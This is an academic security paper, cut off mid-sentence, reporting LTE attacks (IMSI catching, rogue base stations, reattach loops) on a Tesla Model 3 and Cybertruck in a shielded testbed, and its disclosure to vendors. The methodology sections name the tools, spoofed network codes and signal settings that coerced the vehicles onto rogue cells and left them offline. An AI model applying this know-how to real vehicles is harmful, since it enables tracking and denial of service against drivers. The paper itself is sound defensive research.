Securing connected vehicles introduces challenges that differ from those in conventional mobile platforms. Automotive telematics systems operate autonomously largely in a black-box, with minimal user interaction and limited visibility into network conditions. Unlike smartphones, where users can modify network settings, disable data services, or install monitoring tools, vehicles rely on OEM-defined network selection logic that is largely inaccessible to end users. This limits opportunities for in-the-loop detection and creates a broader attack surface. Furthermore, cellular connectivity in vehicles often supports critical features such as software updates, location reporting, and emergency services, increasing the potential impact of network-layer compromise. Several reports have raised concerns about Tesla's security posture [13, 39, 59], alongside disclosures of non-cellular vulnerabilities [29, 32, 34, 46]. Yet, the role of cellular misconfigurations and their concrete manifestations in connected vehicles remain underexplored.

This work presents the first security evaluation of cellular connectivity in connected vehicles, in the form of a Tesla-based case study centered on the Model 3 and Cybertruck. In other words, Tesla was selected primarily because it exposes more configurable interfaces and diagnostic endpoints than most commercial vehicles, enabling deeper access to network settings and behavior. This flexibility makes Tesla uniquely suitable for controlled experimentation and adversarial analysis, offering practical insight into real-world vehicular connectivity that is otherwise difficult to obtain. Our primary objectives are i) to assess whether connected vehicles exhibit LTE vulnerabilities known from other wireless devices, ii) characterize interoperability between the cellular modem and

the vehicle software stack, iii) identify vehicle-specific behaviors that emerge from persistent connectivity, and iv) motivate closer scrutiny of cellular security practices in connected vehicles. Consequently, this case study bridges the gap between known cellular-layer threats and their practical realization in vehicular contexts by evaluating the system's response to protocol-level attacks and adverse network conditions.

Specifically, we make the following contributions.

1. **Automotive-Specific LTE Analysis Methodology.** We develop a custom LTE experimentation environment tailored to the constraints of connected vehicles, where network behavior is opaque, firmware is locked, and user interaction is minimal. By integrating a Tesla Model 3 and Cybertruck into our setup, we enable black-box, non-invasive testing that reveals how cellular threats manifest in vehicular contexts.

2. **Empirical Analysis of Tesla's LTE Behavior.** We evaluate network-layer behaviors that influence resilience under degraded or adversarial conditions, including IMSI catching, false base stations, fallback loops, delayed recovery, and silent reception of SMS and emergency broadcasts. These subtle protocol-level failures can prolong vulnerability windows and degrade backend access without driver awareness.

3. **Recommendations for Architectural Hardening.** We propose mitigations including stricter Public Land Mobile Network (PLMN) enforcement, rogue cell detection, and runtime safeguards against insecure network states. Though grounded in Tesla's stack, these recommendations are also relevant to other OEMs and connectivity vendors that integrate similar cellular components and telematics architectures.

4. **Regulatory Implications for R155 and R156.** We highlight how these vulnerabilities conflict with emerging automotive cybersecurity standards such as UN R155 [78] and R156 [79]. Our findings show that LTE-layer attacks can silently undermine secure Over-the-Air (OTA) delivery, backend availability, and system transparency, raising compliance concerns in production vehicles.

As part of our *responsible disclosure* process, we shared all of our findings with Tesla [1]. In response, Tesla indicated that some of the observed issues may involve components in the cellular modem supplier stack, including Qualcomm and Quectel, in addition to the vehicle software layer. This suggests that the issues may not be unique to Tesla, but could affect a broader set of automotive OEMs that rely on similar cellular components and integration patterns. Consequently, our findings underscore systemic risks in connected vehicles, where risks involving shared cellular components or telematics integration patterns may propagate across manufacturers, thereby motivating regulatory and industry-wide mitigations. We subsequently followed up directly with Quectel [2] and Qualcomm [3], sharing the complete set of findings and supporting results. Both vendors acknowledged receipt and indicated that they would investigate the reported issues further. To protect the vendors and minimize risks, we report only the appropriate supporting logs and evidence in the paper.

2 Background and Related Work

Tesla's Connectivity Components. Tesla's connectivity framework integrates a dedicated *Telematics Control Unit (TCU)* [69][Section 2135], specialized firmware, and a set of cloud services providing reliable LTE-based communication for critical vehicle functions. The TCU itself is typically an embedded module that consolidates a cellular LTE modem, SIM/eSIM capabilities, and network management software. This module interfaces with both the vehicle's internal networks (e.g., CAN bus) and external cellular networks, for data exchange between the vehicle and Tesla's backend servers.

By default, Tesla relies on preinstalled eSIMs rather than physical SIM cards, enabling carrier selection and roaming agreements without the need to physically insert a SIM card. Additionally, the *On-Board Diagnostics (OBD)* system enables self-diagnosis and reporting, allowing access to various vehicle parameters. Finally, the *Control Screen* serves as the primary interface for user interaction with the vehicle's settings, with access to the *"Service Mode"*, which reveals detailed information about the vehicle's status.

Terminology: Throughout this paper, we use the term *TCU* when referring to Tesla's telematics software and its integration logic with the *modem* (i.e., baseband firmware).

Existing Works on Tesla and LTE Security. Surveys discussing general wireless attack methods, particularly in the context of vehicular networks, provide broad overviews of potential threats and mitigation strategies [17, 19]. Notably, Foster *et al.* [25] studied an aftermarket TCU and showed that remote compromise of the device could enable arbitrary remote control of the vehicle, highlighting the broader security relevance of telematics.

Prior work has documented exploits on LTE protocols and control-plane messages, including capability manipulation and overshadowing attacks [41,63,65,84]. Adversaries can deploy rogue eNodeBs (Evolved Node B) to coerce attachments for interception, manipulation, or DoS [9, 61, 62, 64], and force downgrades to weaker technologies (e.g., GSM) [42,65]. IMSI catchers exploit authentication gaps to elicit permanent identifiers, enabling tracking and profiling [45, 54, 57, 85]. Persistent privacy risks also arise from paging, temporary

[1] https://www.tesla.com/legal/security

[2] https://www.quectel.com/psirt-policy/


[3] https://www.qualcomm.com/company/product-security

identifiers, and capability exposure [21, 35, 36, 52]. The SMS channel has also been abused for tracking, code execution, and DoS [11, 12, 50, 51, 80], and emergency alert systems have been shown vulnerable to manipulation [10, 47].

Beyond individual attacks, several prior works have proposed adversarial and specification-driven cellular security testing frameworks that uncover protocol- and implementation-level flaws across devices, such as [8, 37, 43, 44]. Representative examples also include protocol-level and OTA-based testing/fuzzing systems, as well as frameworks that more directly target cellular protocol implementations or basebands [26, 33, 49, 55, 56, 60]. These works are designed to expose protocol inconsistencies, robustness issues, or implementation flaws under adversarial or malformed-input settings. While such frameworks are designed to uncover both protocol- and implementation-level issues, our study focuses on protocol-compliant OTA testing and network-level behaviors observable in a black-box vehicular setting. In particular, we examine how a production vehicle TCU responds to adversarial but standards-compliant cellular conditions, such as rogue-cell selection, IMSI disclosure, fallback failures, PLMN handling, and silent handling of control-plane messages, rather than directly targeting the baseband or modem for software implementation flaws, such as memory-safety vulnerabilities, malformed-inputs, or remote code execution.

Moreover, these frameworks have been highly effective for smartphones and generic UEs, where researchers have sufficient control of the User Equipment (UE) (can readily swap SIM/eSIM profiles, control subscription parameters, and instrument modem behavior). However, transferring such approaches to *connected vehicles* is non-trivial. In fact, vehicle TCUs are often provisioned with OEM-managed eSIM profiles and restrictive carrier policies, limiting researchers' ability to vary cellular settings or reproduce edge-case behaviors under controlled conditions. Observability is also reduced, with vehicles typically exposing only coarse connectivity status rather than cellular-layer diagnostics (e.g., reject causes or bearer/PDN failures), and safety/legal constraints limit experimentation (e.g., on-road testing). Finally, automotive-specific characteristics (e.g., autonomous recovery/fallback logic, backend service workflows, and user-invisible control/message channels) are not directly addressed by such frameworks, as they are largely outside their scope. Accordingly, the vulnerability space we cover is centered on protocol-compliant cellular attack surfaces and system behaviors at the telematics/network boundary, rather than low-level modem or firmware exploitation.

To our knowledge, *our work* is the first security assessment on vehicle cellular connectivity through practical integration into a custom network, as a case study for Tesla vehicles. We therefore bridge the gap between cellular threats and real-world vehicular impact by testing Tesla's telematics module against LTE threats.



(a) Vehicle & Tent. (b) Equipment.

Figure 1: The equipment for the LTE experiments.

3 Experimental Methodology

Software & Hardware. We evaluate the Tesla in a fully controlled LTE setup using Amarisoft Callbox Classic [5] and srsRAN [66] with USRP B210 Software-Defined Radios (SDR) [22], giving complete control of the RAN-EPC for both standard-compliant signaling and targeted manipulations. For SIM provisioning, we use sysmocom sysmoISIM-SJA5 cards [67] programmed via `sysmo-usim-tool` to vary PLMN entries, operator identifiers, and authentication profiles. Traffic and control traces are captured with `Wireshark` [82] and `tcpdump` [75], and basic health checks use `ping` [27], `traceroute` [28], and `iperf` [74]. We also use a TP-Link AC1750 WiFi [76] inside the tent as a fallback for further experimental observations.

Shielded Testing. All experiments ran inside a full-size Faraday tent [38] enclosing the vehicle, radios, and networking gear. The enclosure provides ≈ 93 dB RF isolation, preventing interference with commercial networks and blocking external signals, which ensures ethical, reproducible results. Figures 1a and 1b illustrate the experimental environment.

Vehicles Under Test. We evaluated a 2024 U.S. Tesla Model 3 [69] and Cybertruck [68], each using a Quectel AG525R-GL modem [58] and a restricted Linux-based shell (diagnostics access). In Tesla service diagnostics, both vehicles reported the native LTE telematics unit as "TELEMATICS CONTROL UNIT - TCU - LTE, 1702588-S0-I". Limited OBD-over-Ethernet access supported authorized diagnostics and telemetry via the Tesla Toolbox [70]. We performed strictly *non-invasive tests* (no rooting, software bypasses, or credential extraction). All connectivity was orchestrated through our own LTE setup to model an external wireless adversary under realistic constraints. We utilized the physical SIM slot for further security analysis only, as it is normally not a requirement for wireless attacks.

Establishing Controlled LTE Connectivity. The TCU defaults to a commercial eSIM profile (e.g., T-Mobile/AT&T) and prioritizes it over the physical SIM unless explicitly reconfigured via Tesla Toolbox. To operate in a controlled

network, we combined passive observation, programmable SIMs, and custom RAN-EPC configurations. Baseline monitoring showed strong eSIM preference, continuous PLMN scanning, and concurrent cellular–WiFi use. We then mapped the local RF environment (CellMapper, srsRAN, Android dialer [14, 66, 83]) to strategically select carriers, bands and parameters. We provisioned programmable SIMs to replicate target PLMNs and set the authentication/APN parameters (e.g., Ki, OPC, APN) accordingly. The LTE setup was validated with reference smartphones, before the vehicle was introduced and the TCU connected successfully. Through Tesla Toolbox and Service Mode, we verified SIM recognition, network registration, and active data sessions, confirming that our controlled LTE environment could support reliable connectivity for subsequent security evaluations. These capabilities allowed us to recreate a wide array of realistic adversarial LTE behaviors without breaching ethical constraints. The LTE architecture is further covered by Appendix Section A, whereas Sections B and C provide further information about the vehicle, equipment and the connection methodology.

Ethics. Given our careful experimental design, all tests were conducted in a controlled and non-invasive environment, thereby minimizing unnecessary risks. As noted in the Introduction, we also followed a responsible disclosure process and shared all findings with the affected parties.

4 Cellular Security Risks

Below, we describe six cellular security aspects identified and analyzed in the context of connected vehicles. The scenarios described here were selected based on their relevance to real-world automobiles, feasibility under our testbed conditions, and impact on security, connectivity, or network trust. While not exhaustive, they represent a set of practically verifiable risks that serve as the basis for the empirical analysis.

Threat Model. We consider a purely wireless adversary and distinguish two attacker classes. *(A1) Passive wireless observer:* an adversary that can monitor LTE broadcasts, configurations, unencrypted data and exposed identifiers, but does not transmit or alter network behavior. *(A2) Active rogue base station attacker:* an adversary with wireless access only, who can operate rogue LTE eNodeBs (or transceivers) in proximity to the vehicle, spoof broadcast identifiers (e.g., PLMN and cell parameters), and manipulate standards-compliant pre-authentication and control-plane signaling to influence cell selection, trigger identity disclosure, induce incomplete attachment, or degrade connectivity. This attacker has no access to internal vehicle software, OEM backend infrastructure, physical hardware, or long-term SIM credentials.

The experiments in this paper are grounded in these wireless attacker models. For some evaluations, we use a controlled LTE setup and programmable SIM/network parameters to safely reproduce, observe, and diagnose system behaviors that can assist or amplify such wireless attacks. These additional controls are used as experimental instrumentation and do not imply a separate insider or privileged attacker model unless explicitly stated. Table 5 maps each finding to the wireless attacker class most directly associated with it and clarifies whether it constitutes a direct attack, an enabling condition, or a system property that assists or amplifies such an attacker.

4.1 Classic Cellular Attacks

Connected vehicles inherit many of the same cellular-layer vulnerabilities in mobile networks, but their impact in automotive settings is less well understood. In contrast to mobile phones, vehicles operate with continuous connectivity, minimal user interaction, and rigid network logic. This combination can make certain attacks more feasible or damaging. This section focuses on two foundational LTE threats, IMSI catching and rogue base station exploitation. These were selected not for historical relevance alone, but because they remain practically persistent under realistic adversarial models.

• **IMSI Catching.** The International Mobile Subscriber Identity (IMSI) is a globally unique identifier assigned to every mobile subscriber in 3GPP-based networks such as LTE [1]. To reduce the risk of tracking, devices typically use temporary identifiers, such as the Temporary Mobile Subscriber Identity (TMSI). However, during certain control-plane procedures, particularly initial registration, network reattachment, or when temporary identifiers are unavailable, a device may need to transmit its IMSI in cleartext.

Beyond passive eavesdropping, active attackers run rogue eNodeBs that spoof PLMNs (often at higher power) to trigger attachment, then coerce identifier disclosure (e.g., pre-authentication Non-Access Stratum (NAS) `IdentityRequest`). Because 3GPP permits networks to request the real IMSI for administrative/authentication purposes before mutual authentication, UEs may comply, enabling tracking, denial-of-service, and follow-on protocol attacks. Such cases on phones are well documented [21, 45, 54, 57, 85].

However, connected vehicles present elevated concerns. Automotive TCUs can rely on LTE connectivity to support remote diagnostics, OTA updates, and application communications. Unlike smartphones, which may connect intermittently and allow user intervention, TCUs automatically reattach to available LTE cells, often prioritizing signal strength over authenticity. This behavior increases their exposure in environments such as parking structures, garages, or dense urban areas where attackers operate multiple rogue eNodeBs. Telematics units use pre-provisioned eSIMs, lack user-accessible network settings, and their operating systems are typically locked down and managed remotely. In contrast, smartphones allow users to change carriers, disable data, activate airplane mode, or use mobile applications to detect rogue activity, like in [16, 77] (even as rooted/jail-broken). Even with a physical SIM active, fallback behavior is opaque and controlled entirely by the OEM, without on-screen alerts. The absence of




Figure 2: LTE attack examples: (A) IMSI Catching and (B) False Base Stations.

user-facing diagnostics, observation and control makes this a persistent and underaddressed risk in automotive systems.

• **False Base Stations.** Unlike IMSI catchers, which elicit identifiers without full registration, FBSs emulate legitimate infrastructure to induce incomplete or full attachment, enabling control-plane manipulation, denial-of-service, and potential interception. The attacker configures parameters, such as EARFCN, PLMN ID, and cell identity, to mimic a legitimate carrier. By transmitting valid Master and System Information Blocks (MIBs and SIBs) over a strong downlink signal, the rogue eNodeB can provoke the target UE into connecting. Subsequent Radio Resource Control (RRC)/Non-access stratum (NAS) exchanges provide visibility and, in many cases, injection opportunities. Although LTE specifies mutual authentication, re-attach/fallback paths and implementation flaws can still permit unauthorized connections or negotiate weak settings (e.g., integrity-free modes). By sustaining the session, an FBS can prolong attachment, create MitM conditions, or disrupt procedures, as examined across cellular generations [9, 41, 61, 64] on smartphone devices.

Because TCUs maintain always-on LTE and expose minimal user control, a stronger rogue cell can force selection by detaching the car from its operator. Once attached, the attacker can manipulate control-plane signaling to degrade or block services, sustain unauthorized sessions, and interfere with remote access, diagnostics, or OTA, typically without driver visibility or alerts. While smartphones are also susceptible, the stakes are higher in vehicles. TCUs run autonomously, integrate with safety-relevant functions (e.g., eCall, telemetry, remote access), and receive updates. Thus, FBS attacks threaten not only data confidentiality but also availability and control, risking operational failures.

4.2 Security-Relevant System Behaviors

While cellular-layer attacks target specific protocol weaknesses, the way a vehicle reacts to unexpected or degraded network conditions also affects its overall resilience. These system behaviors influence whether attacks succeed, how long their effects persist, and whether the vehicle can recover connectivity. We focus on four classes of behaviors that have both security and operational consequences. These areas were selected based on their known importance in LTE networks and their heightened impact in connected vehicles. These behaviors are not framed as requiring a different attacker model, but rather they characterize system properties that can increase the feasibility, persistence, or impact of the wireless attackers defined above.

• **Fallback Behavior and Partial Attach States.** Fallback behavior determines how a vehicle responds to rejected operators, failed authentication, and routing issues. Telematics units that do not properly transition to alternative access technologies, such as 3G, or WiFi, may remain in a degraded or disconnected state. In many cases, devices may enter a persistent reattachment loop, repeatedly attempting to join a network without success, thereby increasing the attack surface and service downtime.

Further, we define a partial/camped state as a condition in which a UE completes only a subset of the connectivity stages required for service, e.g., it may achieve control-plane registration/attach signaling, but fails to fully establish the data session, i.e. Packet Data Network (PDN) connectivity, and end-to-end IP connectivity. These conditions may arise due to core-side failures, such as PDN rejection, incomplete bearer setup or routing failures. In such cases, the TCU must correctly detect and recover from the degraded state. Failure to do so can lead to prolonged unavailability or increased vulnerability to rogue base stations and downgrade attacks. By contrast, an "attached" state refers to successful registration and association with the network.

• **Operator Whitelisting and PLMN Handling.** Mobile devices often rely on a predefined list of authorized networks to prevent attachment to rogue base stations. For connected vehicles, the enforcement of such Public Land Mobile Network (PLMN) whitelisting is especially important given the lack of user interaction or real-time alerting. Weak or inconsistent enforcement could allow an adversary to configure a malicious setup that imitates a legitimate operator, causing the TCU to attach to an unauthorized network.

In this context, whitelisting refers not only to filtering of PLMN identifiers, but also to how the telematics unit interprets network selection rules during attachment and roaming. Improper handling may permit access to networks outside of the permitted roaming zones, or fail to validate changes in operator identity across layers such as PLMN, Tracking Area Code (TAC), and Evolved Absolute Radio Frequency Channel Number (EARFCN). These weaknesses could be used to initiate unauthorized connectivity, inject malformed configurations, or mislead the vehicle into accepting/processing untrusted control messages.

• **Control Plane and Capability Parameters.** The negotiation of encryption and integrity algorithms during network attachment is a fundamental part of 3GPP security. Devices


are expected to reject insecure or unsupported modes, such as the null encryption option `EEA0`, to prevent passive or active interception. However, implementation choices and operator configurations may create gaps between standard compliance and actual behavior. Weak enforcement of ciphering policies during the NAS security setup, or the acceptance of fallback to insecure modes, can expose the vehicle to confidentiality and integrity violations.

Additionally, support of legacy services, acceptance of invalid NAS-RRC elements and inadequate security checks can further degrade the vehicle's security posture. Differences in security handling across PLMNs, particularly under roaming or degraded network conditions, may complicate this risk too. These behaviors can also enable downgrade attacks or serve as preconditions for man-in-the-middle manipulation. Unlike smartphones, where users can actively monitor network anomalies (e.g., disable 2G) and promptly install critical updates, automotive TCUs typically operate autonomously, provide minimal visibility into network behaviors, and have slower, manufacturer-controlled update cycles, thereby prolonging exposure to known flaws.


• **Injection of SMS and Emergency Messages.** SMS remains a supported feature in modern LTE networks and can be delivered via IMS or through circuit-switched fallback (CSFB) paths. Certain deployments permit non-interactive variants such as flash, silent, or binary SMS, which may carry hidden payloads intended to reconfigure device parameters, request data, or trigger abnormal behavior. These message types can be exploited by adversaries to inject deceptive service notifications or control signals, especially if the recipient device lacks adequate validation or filtering mechanisms. Prior works have demonstrated such risks across platforms, including inter-UE attacks using intercarrier routing paths with limited safeguards [11, 12, 25, 50, 51, 80].

Broadcast emergency alerts in LTE are similarly vulnerable. These alerts are transmitted via the Cell Broadcast System (CBS) using unprotected System Information Blocks (SIBs), such as SIB10 for earthquake warnings, SIB11 for extreme weather, and SIB12 for other alerts. Delivery is typically triggered through paging messages, prompting user equipment to retrieve the associated SIB content. An attacker with a rogue base station can spoof such messages by transmitting at higher signal strength, deceiving nearby devices into displaying falsified alerts. Alternatively, a broadcast alert can be suppressed by jamming or disrupting the paging cycle. Attacks of this nature have been shown to cause misinformation or failure to deliver time-sensitive warnings [10, 36, 47, 84].

In vehicles, the risks of SMS and emergency broadcast manipulation are amplified. Telematics systems often operate without user interaction and may process incoming messages silently. Unlike smartphones, which present alerts to the user and allow for filtering or configuration, TCUs may act on SMS or CBS data without visibility or manual override. This lack of transparency makes it difficult to detect or mitigate



(a) Identity request and response exchange.



(b) IMSI exposure via unprotected NAS signaling (pSIM).

Figure 3: Example of IMSI catching against Tesla Model 3.

unauthorized messages. An injected SMS or spoofed emergency alert could trigger alarms, disrupt services, or activate safety-related failover logic. Since drivers are not notified and cannot disable such behavior, the potential impact can extend to service degradation and safety-critical malfunction.

5 Empirical Evaluation and Results

• **IMSI Catching Exposure.** To evaluate the susceptibility to IMSI catching, we conducted a series of rigorous experiments using both its eSIM (pre-provisioned with a T-Mobile profile) and a custom-programmed physical SIM (imitating a T-Mobile network). Our attacks were based on active LTE identity capture techniques involving the deployment of a rogue eNodeB that sends unprotected NAS `IdentityRequest` messages with spoofing, and with incomplete attachments to elicit the device's IMSI. Figure 3 shows an experimental example of an `IdentityRequest` message during such an attachment, with sub-Figure 3a showing the identity request, while Figure 3b illustrates the exposed IMSI.

We conducted controlled IMSI catching experiments using both Amarisoft and srsRAN. The stations broadcast high-priority PLMNs, either legitimate identifiers (e.g., T-Mobile's `310260`) or non-commercial test codes (e.g., `00101`, `99970`), on the appropriate frequency band (primarily LTE Band 2). We tested both the eSIM and a custom-programmed physical SIM (pSIM) across 10 independent trials per configuration. Our results indicate a high degree of IMSI catching susceptibility under specific conditions. Table 1 summarizes the outcomes of our IMSI catching experiments across various attacker PLMN configurations and SIM types. The Tesla TCU disclosed both permanent (IMSI) and globally unique temporary (GUTI) identifiers when exposed to rogue eNodeBs with matching PLMN values. Conversely, when test PLMNs (e.g., `00101`, `99970`) were used, the TCU refused to engage with the rogue network, indicating some basic filtering at the

Table 1: IMSI catching outcomes with different PLMNs.

Attacking PLMN	Tesla PLMN	Identity Leaked	SIM Type	Attack Result
310260	310260	IMSI/GUTI	eSIM	✓
310260	310260	IMSI/GUTI	pSIM	✓
310150	310150	IMSI/GUTI	pSIM	✓
00101	310260	None	pSIM	✗
99970	310260	None	pSIM	✗

Table 2: FBS result metrics across various cell gain values.

Metric	DL cell gain (dB) 0	-5	-10	-15
Attach type	Partial	Partial	Partial	Partial
Time-to-attach (s)	≈ 2.0	≈ 2.0	≈ 2.5	≈ 4.5
Conn. duration (s)	≈ 4.0	≈ 4.0	≈ 4.0	≈ 4.0
Reattach / Camp	Camps	Camps	Camps	Camps
Success rate (%)	100	100	100	90

network selection stage. These findings confirm that IMSI disclosure is tightly linked to the use of legitimate PLMN values, even in adversarial conditions. It should be noted that the temporary identifiers may also introduce a potential privacy risk even without direct IMSI leakage, if not randomized and assigned frequently, leading to tracking if persistently correlated over time. However, we found no instances in which the IMEI was exposed via the NAS `IdentityRequest` message. While some implementations on mobile devices erroneously respond with the IMEI, this model appears to conform to proper identifier separation as per 3GPP.

Overall, our findings demonstrate that Tesla's cellular stack lacks effective defenses against IMSI catching attacks. Despite architectural and usage differences from smartphones, the vehicle's TCU remains equally susceptible to identity disclosure when exposed to adversarial signal conditions. This reinforces the broader systemic flaw in the cellular ecosystem, where transmitters are not authenticated and receivers do not prioritize trust, enabling adversaries to coerce devices into leaking sensitive identifiers without detection.

• **False Base Station Susceptibility.** We performed a series of experiments using our configured eNodeBs designed to operate a legitimate LTE infrastructure. Our primary objective was to assess whether Tesla's TCU can be coerced into attaching to unauthorized LTE networks under realistic adversarial conditions, in which the vehicle was operational. We also deployed one or more rogue cells in a controlled RF environment, spoofing PLMN information with elevated signal power to outcompete the legitimate cells.

During the testing, we varied parameters such as signal strength, broadcast band, tracking area code (TAC), and timing advance to examine how the TCU responded to subtle inconsistencies. Metrics collected included attach success rates, number of retries before fallback, and duration of control-plane engagement. Our logs showed that the TCU frequently entered an incomplete attach state when connecting to the rogue cell with spoofed carrier information. By matching the PLMN of Tesla's native physical SIM, we were able to override the cell selection process and induce the TCU to prioritize our rogue eNodeB. Test PLMNs did not succeed in establishing a connection, which further confirms that the attacker needs to imitate the real network. By closely examining the control-plane logs (e.g., for `RRCConnectionReconfiguration`) and the subsequent attach attempts, we determined that the TCU not only accepted these configurations but also continued to exchange control-plane messages with rogue nodes, indicating also that it did not revert to a known trusted cell. Notably, the driver receives no visual or audible notification of the transition, making these attacks more stealthy.

Table 2 summarizes the result metrics of this FBS assessment across varying cell gain values. In our experiments, an effective rogue base station attack did not depend on a single absolute distance threshold, but rather on the ability of the attacker's eNodeB to imitate the legitimate PLMN, outcompete the legitimate cell, and *achieve signal dominance*. In practice, this required operating the rogue eNodeB in close proximity to the target vehicle within our shielded setup. Across the tested DL cell-gain range from 0 to -15 dB, we observed 100% and 90% (for -15 dB) attach successes, indicating that the attack remained effective even when the rogue cell was not configured at the highest tested gain. Because these measurements were collected using USRP B210 radios in a Faraday-tent environment, they should be interpreted as setup-specific practical conditions rather than universal real-world distance or power thresholds. Attackers equipped with higher-power SDRs, directional antennas, or better placement may achieve signal dominance at greater distances than in our setup.

The average active control-plane exchange per attach attempt lasted approximately four seconds and remained consistent across gain levels, as it is not signal-dependent. The Time-to-Attach was slightly longer when the rogue cell operated at lower power, potentially due to the selection logic and thresholds along with the minor signal fluctuations that may have occurred. However, for cell gains of -5 dB and higher, the TCU connected to the rogue cell almost immediately. Because the rogue eNodeB did not possess the credentials required to provide legitimate service as a real operator would, all attachments concluded in an incomplete attach state. The TCU remained camped after engaging with the rogue cell, resulting in a DoS condition. Importantly, under these conditions, we did not observe recovery to the legitimate network during an observation window of approximately 15 minutes while the rogue eNodeB remained active. In additional tests, recov-

ery was not observed during a further observation window of approximately 10 minutes after the rogue eNodeB ceased transmitting. Subsequently, connectivity was restored only after manually rebooting the vehicle. Accordingly, we did not measure a spontaneous reconnection time to the trusted network within the monitored intervals. Each configuration was tested over 10 independent trials, with a single failure observed only at the lowest tested gain setting (-15 dB), resulting in a 90% attach success rate.

We further extended our experimentation by simulating inter-cell handover scenarios to evaluate how the Tesla TCU responds to adversarial mobility conditions, where the rogue cells were configured to mimic real cells. By dynamically adjusting the signal strength, we forced the vehicle to transition between them as it would during a standard mobility event. Critically, the Tesla TCU attempted to preserve its existing security and session context during these transitions and did not reinitiate authentication, expecting the rogue cell to continue the existing session. Because the rogue cell lacked the credentials required to provide legitimate service, the connection ceased with the vehicle remaining in a camped state and unable to access any real cell during the monitored interval.

Moreover, we noticed that by occupying the TCU in a bogus cell without uplink routing, attackers block the vehicle's access to backend services responsible for software updates, remote unlock commands, real-time location tracking, and other reporting tasks. In more advanced cases, an attacker could also establish a MitM position using rogue UEs or downgrading to less secure protocols. Given that our focus is to evaluate the feasibility of FBS attacks, we intentionally refrained from executing more invasive subsequent attacks like a deeper payload alteration. Specifically, Figure 4 shows the failure of Tesla's backend services during our FBS attacks in the data-plane. The depicted IP addresses are related to Amazon AWS that hosts Tesla applications such as "maps-prd.go.tesla.services" (IP 35.82.8.138), "signaling-prd.vn.tesla.services" (IP 52.32.56.179), and "npuv-prd.usw2.vn.cloud.tesla.com" (IP 100.21.252.214). Under typical conditions, the vehicle completes its connection with the network, before the attack takes place. Then, Figure 17 depicts a traffic example from the attacker's perspective, in which it records multiple Random Access and RRC attempts (several c-rnti identifiers) on the eNodeB side (srsRAN in this case) with the vehicle trying to establish its previous connection as well. Whereas, Figure 18 shows the network's perspective, in which the vehicle seems to disappear (i.e., radio connection lost) and cannot be reached with the paging process failing. Although full on-road testing was not conducted *due to safety and legal constraints*, we empirically observed frequent backend communication during normal vehicle operation. Specifically, routine interactions (e.g., vehicle power cycling and driver-profile load, toggling lights/controls, and short low-speed movements within the tent) consistently triggered substantial bidirectional TCP traffic that was predominantly TLS-encrypted, limiting inspection to metadata such as timing, volume, and connection patterns. These observations indicate that backend connectivity is actively used during everyday operation and is therefore plausibly affected by adversarial conditions that disrupt cellular access.




Figure 4: Tesla services failing during the FBS attacks.

The aforementioned findings highlight the risk of DoS against critical Tesla network functions, the potential for unauthorized attachment, and the opportunity for follow-up attacks such as LTE downgrades, session hijacking, or even MitM scenarios through rogue Network/UE integration. As a result, such threats could disrupt telemetry, remote commands, or safety-related services, posing significant security and availability risks for connected vehicles.

• **Fallback and Partial States Flaws.** To evaluate the resilience and failover behavior of Tesla's telematics under adverse network conditions, we induced control- and data-plane failures while monitoring the TCU's response via RRC, NAS, and IP traces. All tests used our previously validated custom network with T-Mobile PLMN. Although these experiments use controlled network-side conditions to expose failure modes, the resulting behaviors are relevant because they determine how the TCU reacts after disruption by a wireless rogue-cell attacker.

Specifically, we began by simulating explicit control-plane rejections using standard NAS cause codes such as "PLMN Not Allowed", "EPS Services Not Allowed", "Missing or Unknown APN", "MAC Failure", and "Unknown UE". In response to these failures, the Tesla TCU consistently entered a repetitive reattachment loop, typically attempting the attach procedure five or more times in succession before halting or temporarily camping in an idle state. In no instance did the TCU revert to alternative connectivity options, such as switching to the eSIM profile. The reattachment behavior was deterministic and did not include randomized backoff or recovery strategies. To further evaluate fallback under data-plane degradation, we configured our core network to trigger PDN connectivity failures using standard bearer rejection causes such as "Unknown PDN Type", and "PDN Type IPv4 Only

